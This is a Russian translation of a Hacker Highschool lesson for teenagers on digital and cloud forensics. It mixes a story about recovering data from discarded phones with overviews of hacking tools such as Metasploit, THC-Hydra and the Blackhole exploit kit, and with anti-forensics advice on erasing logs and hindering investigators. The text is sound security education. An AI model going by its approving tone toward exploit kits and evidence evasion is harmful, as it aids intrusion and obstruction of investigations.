«Взгляни-ка, это же гаджет нашего учителя, он часто им пользовался в свободное от работы время», — Джейс просто сияла от такого успеха. Как и любая леди, она привела в порядок свои всклокоченные волосы так, чтобы выглядеть наилучшим образом в момент триумфа. В это мгновение устройство выскользнуло из руки Джейс и «нежно» приземлилось ей на ногу.

Мокоа никогда раньше не слышал столько ругательств от Джейс, и наверняка на его памяти не было случаев, когда она так громко выла от боли. Он старался не радоваться боли своей лучшей подруги, ведь обычно именно он получал травмы, когда они вместе попадали в приключение.

Мокоа подбоченился и отчитал раненую девочку: «Я не слышал так много ругательств с тех пор, как последний раз был в церкви!»

Джейс, позабыв о своих ранах, удивлённо поглядела на своего друга, «О чём ты говоришь? Странный ты человек.»

Он опустил руки и объяснил: «В церкви часто упоминают чертей и проклятия и всё такое». Мокоа пытался подбодрить Джейс, но чувство юмора его подкачало.

«Мокоа, эта шутка была ещё более неприятной, чем боль в моей ноге,» — упрекнула Джейс. «Но посмотри-ка на ещё одну классную штуку, которую я нашла в мусоре», — сказала она, доставая из заднего кармана брюк разбитый сотовый телефон.

Не скрывая свою скуку, Мокоа ответил: «Вау, разбитый сотовый телефон и сломанный планшет. Что же ты собираешься делать со всеми этими чудесными сокровищами?»

Джейс слегка повернула голову и ухмыльнулась, как это обычно делают злые гении. «Подожди и увидишь», — сказала она.

Вернувшись в свою лабораторию (очень напоминавшую её маленькую спальню в квартире, где она жила со своей бабушкой), Джейс сняла задние крышки устройств. Даже после того, как она протёрла устройства от грязи, неприятный запах не исчезал в плохо проветриваемой комнате.

«Так на что мы смотрим?» — спросил Мокоа, глядя через тонкое плечо Джейс на пару сломанных гаджетов. Он отступил на шаг назад, как только понял, что запах мусорного контейнера ещё не выветрился с её одежды.

«Прежде всего, мне нужно выяснить, какую операционную систему используют эти устройства», — ответила она, не глядя на Мокоа.

«Но ты можешь просто посмотреть на корпусе. На этом устройстве установлен IMO — оно собрано в Anvil и есть штамп изготовителя. А на том устройстве поменьше установлен Robot. Сзади на корпусе прямо так и написано».

«Послушай: то, что он был собран и упакован каким-то брендом, ещё не значит, что на нём установлена соответствующая операционная система. Можно заменить установленную ОС на любую другую, какую захочешь; кроме того, ты можешь модифицировать внутренние чипы с помощью EPROM для двойной загрузки. И излишне говорить о поддельных телефонах, изготовленных в Хинаде. Ты никогда не можешь знать наверняка, что есть на этих устройствах».

Мокоа сделал ещё один шаг назад и сказал: «Хорошо, я отойду и буду молчать».

«Нет, не будешь. Ты не можешь молчать дольше, чем я. Сейчас я расскажу тебе, какие шаги предприму, чтобы собрать данные. Возьми стул и садись», — сказала Джейс, зная,

что единственный стул был на кухне.

«Ах да, заодно захвати мне печенья и большой стакан воды со льдом».

Мокоа знал эту схему, поскольку Джейс была экспертом по выдаче ему поручений.

Он трижды ходил на кухню за печеньем, водой, стулом и бутербродом для себя. Наконец, он сел позади Джейс, и она начала свой ликбез.

«На 80% этих мобильных устройств используются разные версии двух ОС: Robot и Anvil. У Robot есть миллион версий, они немного отличаются друг от друга в зависимости от производителя. IMO разработан одной компанией, так что в мобильных устройствах не так много её вариантов. Намного легче создать образ Robot, чем IMO, поскольку IMO является закрытой ОС и проводит очень жёсткую политику относительно безопасности доступа. Если на этом устройстве установлен IMO, но оно было разблокировано, то мне будет легче получить расшифрованный pin».

Мокоа понимал большую часть того, о чём говорила Джейс, но он знал, что не следует её отвлекать, когда она в процессе работы. Он мог задать ей вопросы, когда она останавливалась глотнуть воды или откусить печенье. В остальное время он молчал и наблюдал за её работой.

Джейс продолжила: «Разные ОС хранят данные по-разному. К счастью, Robot был написан на основе ядра Linux, и набор средств разработки (Software Developer Kits, SDK) легко загрузить с сайта Robot. Это ПО с открытым исходным кодом. IMO — нет. Если на мобильном телефоне или планшете установлен IMO и пользователь использовал PIN для блокирования устройства, то наша работа значительно усложняется. Это не значит, что данные невозможно восстановить; просто мне предстоит проделать больше работы».

Джейс достала ноутбук из своего рюкзака. Она открыла портативный компьютер, запустила нужные программы, а сама занялась поиском USB кабелей в ящике своего стола. Пока она искала кабели, Мокоа начал нажимать кнопки на каждом из разбитых устройств. Похоже, что ни одна кнопка не работала.

«Просто гениально», – выпалила Джейс. – «Я уже так пробовала. Я бы не стала искать соединительные кабели, если бы всё и так работало».

Мокоа почувствовал себя немного глупо, впрочем, как и всегда. Джейс никогда не упускала мелких деталей, таких как сначала попытаться включить устройство.

«Есть! Я нашла два нужных. Надеюсь, что они работают», – сказала Джейс, распутывая клубок проводов.

«Эмм... Джейс, ты не хочешь принять душ перед тем, как мы продолжим? От тебя действительно плохо пахнет, как от скунса», — Мокоа уже не мог выдерживать этот запах.

«ПЛОХО! Ты думаешь, что я пахну так же плохо, как скунс! Я покажу тебе, что такое плохо», — она вскипела от злости и толкнула Мокоа в бок быстрее, чем он мог ожидать, поскольку он сидел сзади неё.

«За что? Из-за этого запаха я не могу сидеть рядом с тобой. Я ухожу и не вернусь до тех пор, пока ты не примешь душ и не извинишься за этот удар», — сказал Мокоа, выходя из комнаты Джейс. Входная дверь с грохотом захлопнулась.

Огорчённая всей ситуацией, она понюхала свои волосы и поняла, насколько плохо она поступила со своим другом. Джейс была недовольна собой.

Игра закончилась

ВЕСЕЛЬЕ НАЧИНАЕТСЯ

Важной частью взлома является продумывание всего процесса перед тем, как начать работу.

- Как Вы собираетесь осуществить проникновение?
- Какие элементы управления Вам нужно деактивировать или отслеживать во время своего визита?
- Что Вы хотите сделать и где расположена Ваша цель?
- Как Вы собираетесь переносить данные и где Вы будете их хранить?
- Какие журналы событий и аудиты (отчёты) должны быть перезапущены или отредактированы при выходе, чтобы скрыть Ваши следы?
- Где Вы планируете хранить новые данные, обеспечив свою безопасность и удобство пользования?

Социальная инженерия — отличный инструмент для получения доступа к физическому местоположению данных и к сети. Умение распознать социальную инженерию — отличный способ защититься от неё (полностью или частично).

РАЗВЕДКА

Разведка включает в себя изучение сетевых уязвимостей, а также типов серверов, с которыми Вам предстоит работать. Какие меры предосторожности предпринимаются и каковы их уязвимости. Можете ли Вы извлечь выгоду из тех устройств по безопасности? Где хранятся сетевые логи и отчёты? Оставите ли Вы лазейку для возобновления работы? Какие удобные Вам векторы атаки будут эффективны на каждой сети, с которыми Вы будете работать?


УЯЗВИМОСТИ В ПРОГРАММНОМ И АППАРАТНОМ ОБЕСПЕЧЕНИИ

Вы можете найти все известные эксплойты и уязвимости на всех типах продукции, перейдя по ссылке http://www.cvedetails.com/ или www.cve.mitre.org/. Оба эти веб-сайта должны стать частью Вашей методологии атаки, как только Вы узнаете что-нибудь о сети, с которой будете работать.

OPENVAS

OpenVAS (http://www.openvas.org/) — это сканер и менеджер уязвимостей с открытым исходным кодом. У организации есть собственная база данных тестов на уязвимость сети **(Network Vulnerability Test, NVT)** для ежедневного обновления сканера. Эта программа напоминает магазин, в котором за один раз совершаются все покупки, товарами при этом служат уязвимости. Чтобы не вдаваться лишний раз в технический жаргон, можно просто сказать, что она сравнима с CVE. Эта программа представляет собой набор утилит, которые Вы можете комбинировать для решения своей задачи, даже если Вы просто хотите узнать, какие уязвимости есть у веб-сервера Apache.

Рисунок **8.3:** Таксономия атак



Векторы атаки: Это методы проникновения в сеть с использованием различных утилит или известных уязвимостей. Вы часто будете видеть этот термин наряду с «вредоносным ПО» («malware»), поскольку векторы атаки рассматриваются специалистами по безопасности в основном как злоумышленные точки входа в сеть. Мы используем этот термин, просто показывая, какие способы проникновения в сеть есть в конкретной категории. Повторяйте за мной: «Я не буду использовать векторы атаки для внедрения вредоносного кода». Положите руку на сердце, чтобы это выглядело как обет или что-то наподобие этого. Ведь за такие вещи Вас могут посадить в тюрьму, а мы не хотим быть теми людьми, которые Вас поймают. Пусть этими людьми будут Ваши друзья.

«ОРУДИЯ» ДЛЯ ВЗЛОМА СЕТИ

Blackhole — это простой в использовании пакет эксплойтов, цель которого — предоставить любому хакеру с любым уровнем мастерства несколько способов получения доступа администратора к сети. В отличие от большинства других аналогичных программ, Blackhole 1.0 создала себе репутацию в индустрии безопасности тем, что она представила несколько уязвимостей нулевого дня (zero-day vulnerabilities). Авторы версии 2.0 обещают введение «динамических URL», предоставленных другой компанией по векторам атак, которые будут эффективно конструировать пользовательские эксплойты специально для Вас.

http://malware.dontneedcoffee.com/2012/09/blackhole2.0.html Стоимость составляет $50 за один день использования. Вот так сделка!

Обновление **THC-Hydra** 7.3 вышло в мае 2012 года. Hydra взламывает пароли доступа к сети. Эта программа настраивается с помощью целого ряда параметров, вводимых в командной строке Linux. Эта программа может работать через прокси (для скрытия Вашего местоположения), через FTP, IRC, HTTP и некоторые другие протоколы.

http://www.thc.org/thc-hydra/

Metasploit широко применяется для тестирования на проникновение пользователями, предпочитающими ПО с открытым исходным кодом. Сейчас существует несколько коммерческих версий Metasploit, но Вам подойдёт и бесплатная. Как и многие программы, которые поддерживаются сообществом open source разработчиков, Metasploit имеет большую библиотеку расширений, плагинов и конфигураций. Многие специалисты в области безопасности считают эту программу одной из необходимых составляющих своего профессионального «набора инструментов». Кроме того, в специальную подсистему Metasploit постоянно добавляются сведения о новых эксплойтах.

http://www.metasploit.com/

Fedora — это ещё один открытый проект, целью которого является обучение и безрисковое тестирование средств защиты. Fedora настраивается таким образом, что Вы можете выбрать, какие утилиты хотите использовать непосредственно в работе и какие Вы хотите протестировать в учебно-экспериментальной среде. Как и многие аналогичные программы, она предоставляется в формате ISO, с возможностью записи на USB носитель или диск. В проекте Fedora также есть другие наборы утилит, которые называются сборками **(spins)**. Там Вы сможете найти огромное множество профессиональных программ для обеспечения безопасности, и все они имеют открытый исходный код.

http://spins.fedoraproject.org/security/#home

Cain & Able — одна из лучших программ для начинающих хакеров. Cain изначально разрабатывался как автономная программа для восстановления паролей из дампов SAM (файлы паролей Windows). Эта программа всё ещё идеально подходит для выполнения такого задания, однако найти кого-либо, кто пользуется старой версией Windows, достаточно сложно. Able был добавлен для расширения функциональности утилиты и создания пакета программ для тестирования на проникновение. Вместе Cain & Able предлагают действительно лёгкий доступ к незащищённым сетям.

http://www.oxid.it/cain.html

Fyodor может похвастаться рейтингом 125 программ по сетевой безопасности. Этот рейтинг ведётся в течение нескольких лет и обновляется (вроде как). На веб-сайте даётся краткое описание каждой утилиты. Некоторые утилиты достаточно старые, но полезны, если Вы при работаете с FORTRAN или проводите расчёты на счётах. Регулярно посещайте сайт, хотя бы раз в несколько лет, в поисках новых утилит, о которых Вы уже слышали.

http://sectools.org/

Open Web Application Security Project (OWASP, открытый проект по безопасности веб-приложений**)** организовали те же люди, что и Hacker Highschool и ISECOM. Всё, что Вы хотели бы знать о веб-безопасности, объясняется в деталях и с примерами. Эта информация потребует с Вашей стороны тщательного осмысления. Вам придётся многому научиться, но это будет не так, как на занятиях по экономике, — Вы научитесь действительно крутым вещам.

Если Вы посмотрите на «Обзор OWASP» на главной странице, то увидите, что существуют такие роли как Builders (букв. Конструкторы), Breakers (Нарушители) и Defenders (Защитники). Угадайте, кем Вы будете? Не забудьте поблагодарить «Pete Herzog», когда изучите что-то новое.

https://www.owasp.org/

УПРАЖНЕНИЯ

8.32 Загляните на сайт Metasploit и скачайте самую новую версию. Запишите ISO-образ либо на загрузочный USB-носитель, либо как Live DVD.

Добрые люди, разрабатывающие Metasploit, предоставляют уязвимый сервер, который позволяет Вам испытать утилиты Metasploit, не имея неприятностей с законом. Этот сервер называется «Metasploitable». Пользуясь Metasploit, создайте учётную запись на Metasploitable и испытайте свои новые программы для тестирования на проникновение.
http://updates.metasploit.com/data/Metasploitable.zip.torrent

КОНТРКРИМИНАЛИСТИКА

Программы для контркриминалистики выполняют следующие функции: они удаляют все лог-файлы и/или стирают все данные, которые могли быть изменены во время проникновения в сеть. Оба метода при неправильном использовании вызовут тревогу, а вместе с ней и 85 агентов, которые так и не выпили свой утренний кофе. Утилиты для контркриминалистики в основном используются на отдельных компьютерах для удаления, скрытия данных или в общем чтобы сделать работу следователей сложной или невозможной для выполнения.

Есть ряд особенностей, о которых Вы должны знать, если Вы планируете использовать программы для цифровой контркриминалистики. Первая проблема заключается в том, что следователи узнают, что на Вашем компьютере действительно установлены такого рода программы. Возникнет подозрение: если такие программы используются, значит кое-кому есть что скрывать.

Вторая проблема — это поиск и удаление каждого бита оставшихся данных из файлов подкачки, временных папок и других мест, которые могут навести на след взлома.

В-третьих, экспертам по цифровой криминалистике платят ежемесячную или почасовую зарплату. Но в первую очередь им платят за нахождение доказательств, достаточных для вынесения обвинения кому-либо. Если Вам удалось поставить перед следователями сложную и запутанную задачу по поиску улик, на решение которой понадобится очень много времени, то скорее всего однажды они прекратят поиски. Время — деньги. Каждый раз не жалейте времени, чтобы заблаговременно подкинуть работу для следователей, если Вы не хотите потратить потом время на продолжительное неприятное времяпрепровождение.

У КОГО ЕСТЬ ПРЕИМУЩЕСТВО

У злоумышленника есть несколько возможностей использовать контркриминалистические средства на устройстве. Среди них такие:

- Многие эксперты цифровой криминалистики не знают, как работать с «продвинутыми» пользователями, которые знают тонкости работы с операционными системами и умеют скрывать данные. Толчок к повышению уровня персонала судебной экспертизы повлёк за собой процесс быстрого обучения, когда человек посещает несколько бесплатных занятий, на которых учится пользоваться какой-то одной программой. Несомненно, производителям ПО это очень выгодно.
- У программного обеспечения для судебной экспертизы нет установленных стандартов для научно обоснованного процесса сбора, анализа данных и написания отчётов. Разные программы дадут разные результаты. Таким образом, результаты нельзя в точности повторить. Это плохо, очень плохо.
- Среди экспертов в области цифровой криминалистики нет общей базы знаний. Есть несколько способов разрезать яблоко, и нельзя назвать какой-то из них правильным или неправильным. Аналогично нет единого установленного метода проведения судебной экспертизы или даже унифицированного способа публикации результатов.
- Эксперты цифровой криминалистики не всегда подготовлены к «полевым условиям». Кроме того, программное и аппаратное обеспечение также разработано для эксплуатации в идеальной среде. Всё это было создано для использования в красивой и чистой лаборатории с идеальными условиями и всеми инструментами, которые могут понадобиться. В реальных условиях так не бывает.
- Простое изменение улики (к примеру, отложенное обновление файла или изменение системного времени) приведёт к тому, что весь сбор улик окажется бесполезным. Данные не будут приняты судом из-за небольших изменений.

ВЫ ДОЛЖНЫ БЫТЬ ОБЩИТЕЛЬНЫМИ

Facebook, Twitter, Google, Tumblr и другие социальные сети являются частью облачного хранилища данных. Каждый из этих сервисов предоставляет пользователю простой доступ для общения с друзьями, возможность делиться идеями, публиковать изображения, информацию о событиях и общаться в цифровой среде. Может показаться, что многие из этих провайдеров облачных сервисов дают пользоваться своей веб-продукцией без всякой для них выгоды. Кажется, что всё «бесплатно».

Концепция простая: обеспечить место в Интернете, где люди могут взаимодействовать между собой, и предоставить им способы для самовыражения в среде, которая кажется пользователю частной. По мере присоединения пользователей к облачной «площадке», можно собирать информацию о каждом из них и таким образом накопить достаточно точные маркетинговые материалы на каждого пользователя. Облачный сервис затем может продать эти данные целевого маркетинга рекламодателям или непосредственно производителям продукции. Конечно, Вы можете сказать, что в выигрыше оказываются все, ведь у пользователей есть неплохое место для общения, а облачные сервисы могут заработать достаточно денег, чтобы вести бизнес.

Конечно, это не единственный способ, каким провайдеры социальных сетей осуществляют заработок денег. Facebook недавно объявил, что у них зарегистрировано 1 миллиард пользователей. Многие люди во всём мире пользуются Facebook, и этот сайт становится самой большой из когда-либо созданных баз данных фотографий и личной информации. Всё, что опубликовано на любом из таких сайтов социальных сетей, становится собственностью этих сервисов. Вся эта персональная информация стОит огромной суммы денег.

О социальных сетях можно рассуждать так: если Вы ничего не продаёте, то Вас продают кому-то другому. Вы являетесь продуктом.

ВИТАЯ В ОБЛАКАХ

Действующее судебное право, современные программы и технологии не работают в условиях облачных сервисов. Из-за принципов осуществления облачных вычислений любая криминалистическая экспертиза будет иметь дело с совместно используемыми ресурсами. Это значит, что когда эксперт попытается извлечь возможные доказательства, то также будут затронуты данные, принадлежащие другим людям. Это не значит, что атака на облачный сервис не будет замечена и исследована. Провайдер облачных услуг проведёт своё собственное расследование и будет решать юридические вопросы. Правонарушения, в которых задействована одна учётная запись, один подозреваемый, один пострадавший или одно происшествие, будут сложными для проведения расследования, поскольку облачный сервис, возможно, не захочет Вам помогать. Как всегда, это зависит от того, по какую сторону конфликта Вы находитесь.

ПРОБЛЕМЫ ОБЛАЧНОЙ КРИМИНАЛИСТИКИ

1. Отсутствие подведомственности данных. Большинство провайдеров облачных услуг поддерживают избыточное количество центров обработки данных, расположенных в нескольких местах по всему миру.
2. Стремительный рост количества сотовых устройств, которые получают доступ / загружают / создают / изменяют и перемещают данные в облаке. Это значит, что данные могут быть в нескольких местах в один и тот же момент времени.
3. Пользователь не выступает в роли управляющего, что могло бы помочь в поиске подозреваемых. Вы не владеете хранилищем данных, Вы просто арендуете его.

4. Отсутствие контроля за доступом — данные, анализируемые в ходе судебной экспертизы, должны были бы отделяться от других данных. Пользователь может получить доступ к этим данным в любой момент, в любое время.
5. Отсутствие физической инфраструктуры для фиксации или определения времени создания/модификации данных и ведения журнала событий.
6. Условия договора между организацией и провайдером облачных услуг могут не допускать судебной экспертизы, которую Вы проводите.
7. Получить улики без их модификации чрезвычайно сложно.
8. Разные облачные сервисы управляют своими хранилищами данных и условиями работы по-разному.

Если преступление было совершено против провайдера облачных услуг, то провайдер правомочен принимать меры против преступной деятельности. Пользователь облачного сервиса может иметь ограниченный доступ к данным либо же вовсе не иметь никакого доступа, если данные являются собственностью социальной сети. Примером может послужить Facebook, где контент определяется пользователем, но владельцем является облачный сервис. (Вы удивлены, что пользовательский контент принадлежит сайту социальной сети, не правда ли?)

УПРАЖНЕНИЯ

8.33 Существует несколько методов определения отправителя данных, в том случае, если этот отправитель не использовал прокси. Chrome и определённые расширения FireFox позволяют просмотреть информацию об источнике HTTP запроса. Как Вы можете использовать раскрытую таким образом информацию для блокировки отправителя? Проделайте эти действия на своём браузере.

ВЫВОДЫ

Цифровая криминалистика — нелёгкое занятие и нелёгкая профессия. Вы должны обращать внимание на детали, документировать всё подозрительное, что находите, уметь думать как злоумышленник и иметь огромный запас терпения для поиска всех улик. Кроме того, Вы должны хотеть и уметь быть свидетелем-экспертом в случае, если Вас вызовут давать показания по делу.

С другой стороны, некоторые знания и опыт по техникам и программным утилитам цифровой криминалистики могут помочь Вам поддерживать тот уровень секретности и конфиденциальности, который быстро теряется в нашем цифровом мире.

Если Вам хватило смелости, чтобы завершить этот урок, то Вы знаете, что мы обсуждали случаи, когда носители становятся местом, где можно скрыть данные; с них также можно загрузить компьютер; на них можно скрыть улики среди других данных или в структуре операционной системы. Вы узнали о некоторых очень надёжных местах, где можно скрыть данные, и таким образом препятствовать работе аналитиков цифровой криминалистики.

В цифровой криминалистике есть много областей, которые требуют экспертных знаний или хотя бы довольно хорошего понимания этой области. В этом уроке был показан всего лишь фрагмент того, чего Вы можете ожидать, если захотите работать в этой удивительной отрасли — или просто чтобы быть хорошо осведомлённым компьютерным пользователем.

Today's teens are in a world with major communication and productivity channels open to them and they don't have the knowledge to defend themselves against the fraud, identity theft, privacy leaks and other attacks made against them just for using the Internet. This is the reason for Hacker Highschool.

The Hacker Highschool project is the development of security and privacy awareness learning materials for junior high and high school students.

Hacker Highschool is a set of lessons and a practical means of making hackers. Beyond just providing cybersecurity awareness and critical Internet skills, we need to teach the young people of today how to be resourceful, creative, and logical, traits synonymous with hackers. The program contains free security and privacy awareness teaching materials and back-end support for teachers of accredited junior high, high schools, and home schooling. There are multiple workbooks available in multiple languages. These are lessons that challenge teens to be as resourceful as hackers, including safe Internet use, web privacy, researching on the internet, avoiding viruses and Trojans, legalities and ethics, and more.

The HHS program is developed by ISECOM, a non-profit, open-source research group focused on security awareness and professional security development and accreditation.

Hacker Highschool
SECURITY AWARENESS FOR TEENS

ISECOM